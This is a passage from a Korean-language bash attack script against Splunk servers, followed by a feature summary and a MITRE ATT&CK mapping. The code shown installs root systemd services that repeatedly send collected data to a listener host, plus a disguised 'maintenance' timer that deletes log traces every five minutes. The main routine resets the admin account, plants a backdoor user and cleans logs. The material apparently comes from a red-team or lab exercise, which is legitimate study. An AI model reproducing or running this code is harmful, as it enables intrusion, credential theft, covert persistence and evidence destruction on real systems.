        echo "  ₩$(basename ₩$logfile): ₩${BLINES}→₩${ALINES} (₩${DIFF}줄 제거)" >> "₩$LOGFILE"
    fi
done

echo "  파일 총 ₩${TOTAL}줄 제거" >> "₩$LOGFILE"
MEOF
    sudo chmod 700 "$MAINTENANCE_SCRIPT"

    sudo tee /etc/systemd/system/splunk-maintenance.service > /dev/null << 'EOF'
[Unit]
Description=Splunk Maintenance Service
[Service]
Type=oneshot
ExecStart=/opt/splunk/.maintenance.sh
EOF

    sudo tee /etc/systemd/system/splunk-maintenance.timer > /dev/null << 'EOF'
[Unit]
Description=Splunk Maintenance Timer
[Timer]
```

```
OnBootSec=1min
OnUnitActiveSec=5min
Unit=splunk-maintenance.service
[Install]
WantedBy=timers.target
EOF

    sudo systemctl daemon-reload
    sudo systemctl enable splunk-maintenance.timer > /dev/null 2>&1
    sudo systemctl start splunk-maintenance.timer
    log "타이머 등록 완료"
}

# ================================================
# systemd 수집 서비스 등록
# ================================================
install_service() {
    sudo tee /etc/systemd/system/${SERVICE_NAME}.service > /dev/null << EOF
[Unit]
Description=Splunk Collector Service
After=network.target

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'while true; do ${COLLECTOR_SCRIPT}; sleep ${INTERVAL}; done'
Restart=always
RestartSec=5
StandardOutput=null
StandardError=null

[Install]
WantedBy=multi-user.target
EOF

    sudo systemctl daemon-reload
    sudo systemctl enable ${SERVICE_NAME} > /dev/null 2>&1
    sudo systemctl start ${SERVICE_NAME}
```

```
    if sudo systemctl is-active ${SERVICE_NAME} > /dev/null 2>&1; then
        log "수집 서비스 등록 완료 (${INTERVAL}초마다)"
    else
        err "서비스 시작 실패"
    fi
}

# ================================================
# 메인
# ================================================
echo "================================================="
echo "  Splunk 통합 공격 자동화 스크립트"
echo "================================================="

step_reset_admin
create_collector
install_service
step_backdoor_and_restore
step_clean_logs
step_setup_timer

echo ""
log "완료"
log "수집 서비스: ${INTERVAL}초마다 ${LISTENER_IP}:${LISTENER_PORT} 전송"
log "백도어 계정: ${BACKDOOR_USER} / ${BACKDOOR_PASS}"
log "흔적 삭제 timer: 5분마다 자동 실행"
```

Splunk 자동화 공격 스크립트

- Splunk admin 계정 인증정보 초기화 및 관리자 권한 확보
- Splunk 관리자 백도어 계정 생성
- 서버 및 Splunk 로그, 설정, 자격증명 등 주요 정보 수집
- Splunk REST API를 이용한 인덱싱 데이터 조회
- 수집 데이터를 내부 리스너로 전송
- Splunk 인덱싱 데이터 및 시스템 로그의 공격 흔적 삭제
- Bash 히스토리 삭제를 통한 로컬 실행 흔적 제거
- 주기적인 로그 삭제를 위한 systemd Timer 등록

- 수집 및 C2 전송 기능을 systemd 서비스로 등록하여 지속 실행

6.2 MITRE ATT&CK 매핑

단계	전술	기법 ID	기법명
STEP 1	Initial Access	T1190	Exploit Public-Facing Application
STEP 1	Execution	T1059.004	Command and Scripting Interpreter: Unix Shell
STEP 2	Execution	T1059.004	Command and Scripting Interpreter: Unix Shell
STEP 2	Command & Control	T1071.001	Application Layer Protocol: Web Protocols
STEP 3	Privilege Escalation	T1053.003	Scheduled Task/Job: Cron
STEP 3	Privilege Escalation	T1548.001	Abuse Elevation Control Mechanism: Setuid and Setgid
STEP 4	Discovery	T1082	System Information Discovery
STEP 4	Credential Access	T1552.001	Unsecured Credentials: Credentials In Files
STEP 4	Discovery	T1552.005	Unsecured Credentials: Cloud Instance Metadata API
STEP 4	Lateral Movement	T1021.004	Remote Services: SSH
STEP 5	Credential Access	T1556	Modify Authentication Process
STEP 5	Persistence	T1136	Create Account
STEP 6	Collection	T1005	Data from Local System
STEP	Exfiltration	T1041	Exfiltration Over C2 Channel

단계	전술	기법 ID	기법명
6			
STEP 7	Defense Evasion	T1070.002	Indicator Removal: Clear Linux or Mac System Logs
STEP 7	Defense Evasion	T1070.003	Indicator Removal: Clear Command History
STEP 7	Persistence	T1543.002	Create or Modify System Process: Systemd Service
STEP 8	Lateral Movement	T1572	Protocol Tunneling